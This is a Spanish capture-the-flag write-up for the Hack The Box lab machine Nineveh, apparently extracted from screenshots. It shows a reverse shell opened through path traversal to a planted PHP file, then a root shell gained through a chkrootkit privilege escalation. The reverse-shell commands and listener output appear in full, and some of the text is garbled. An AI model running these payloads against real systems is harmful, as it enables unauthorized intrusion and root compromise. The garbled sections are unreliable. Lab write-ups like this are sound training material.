The page features a yellow background with a black silhouette of a city skyline under construction. Three construction cranes are visible, each lifting a building component. The word "UNDER" is written in large yellow capital letters above "CONSTRUCTION", which is also in yellow. Below the title, there is a yellow and black striped caution tape with the words "ACTION - UNDER CONSTRUCTION - UNDER CONSTRUCTION" repeated twice.

```
SQLite format 3@ -#
CREATE TABLE test ('/var/www/html/department'
' TEXT)
```


- bash -c "bash -i >%26 /dev/tcp/10.10.16.30/443 0>%261"

Una vez visto que ya podemos ejecutar comando nos lanzamos desde la web un bash

```
> nc -lvpn 443
listening on [any] 443 ...
[1]
[2]
[3]
[4]
[5]
[6]
[7]
[8]
[9]
```

Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Logout



The page features a yellow background with a black silhouette of a city skyline under construction. Three cranes are visible against a yellow sky with white clouds. A large yellow exclamation mark icon is positioned above the word "UNDER". Below "UNDER" is the word "CONSTRUCTION" in a bold, sans-serif font. At the bottom, there is a yellow and black striped caution tape pattern. The URL in the address bar is `nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../../var/tmp/hack.php&cmd=bash%20-c%20%22bash%20-%i%20%3E%26%20/dev/tcp/10.10.16.30/443%200%3E%261%22`.

```
SQLite format 3@ 6
CREATE TABLE test ('' TEXT)
```

File Actions Edit View Help

```
> nc -lvpn 443
listening on [any] 443 ...
connect to [10.10.16.30] from (UNKNOWN) [10.129.87.242] 54734
bash: cannot set terminal process group (1390): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$
```

Home Notes Logout

Ya tenemos otra posible entrada ya que desde aqui ibamos a ver lo mismo de knock.conf

Escalar privilegios

Buscamos

- ./pspy64

```

> searchsploit chkrootkit
Exploit Title | Path
Chkrootkit - Local Privilege Escalation (Metasploit) | linux/local/38775.rb
Chkrootkit 0.9 - Local Privilege Escalation | linux/local/33899.txt
Shellcodes: No Results

```

- [CVE-2014-0476](#)

- Create **update** file in /tmp directory.
- Add this reverse payload into the **update** file.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.18/5555 0>&1
```

- **chmod +x update**
- Start listener on your attack machine: **nc -lnpv 5555**
- Get root shell.

• Get root shell.

```

www-data@nineveh:~$ cd /tmp/
www-data@nineveh:~/tmp$ ls
systemd-private-14ab9800c284a098076472d7c1982c7-systemd-timesyncd.service-464GX3
www-data@nineveh:~/tmp$ nano update
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.
Press Enter to continue

www-data@nineveh:~/tmp$ chmod +x update
www-data@nineveh:~/tmp$ cat update
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.18/5555 0>1
www-data@nineveh:~/tmp$ ls
systemd-private-14ab9800c284a098076472d7c1982c7-systemd-timesyncd.service-464GX3
update
www-data@nineveh:~/tmp$ rm
www-data@nineveh:~/tmp$ [ ]
```

```

[ kali㉿kali: ~/Desktop/Tools/PrivEsc/Linux ]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.18] from [UNKNOWN] [10.10.10.43] 50422
bash: cannot set terminal process group (21636): Inappropriate ioctl for device
root@nineveh:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@nineveh:~# date
date
Thu Jan 11 13:10:26 CST 2024
root@nineveh:~# locate root.txt
locate root.txt
/root/root.txt
root@nineveh:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
        valid_lft forever preferred_lft forever
2: ens10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:31:5d brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.43/24 brd 10.10.10.255 scope global ens10
        valid_lft forever preferred_lft forever
root@nineveh:~# locate user.txt
locate user.txt
/homedir/nineveh/user.txt
root@nineveh:~#

```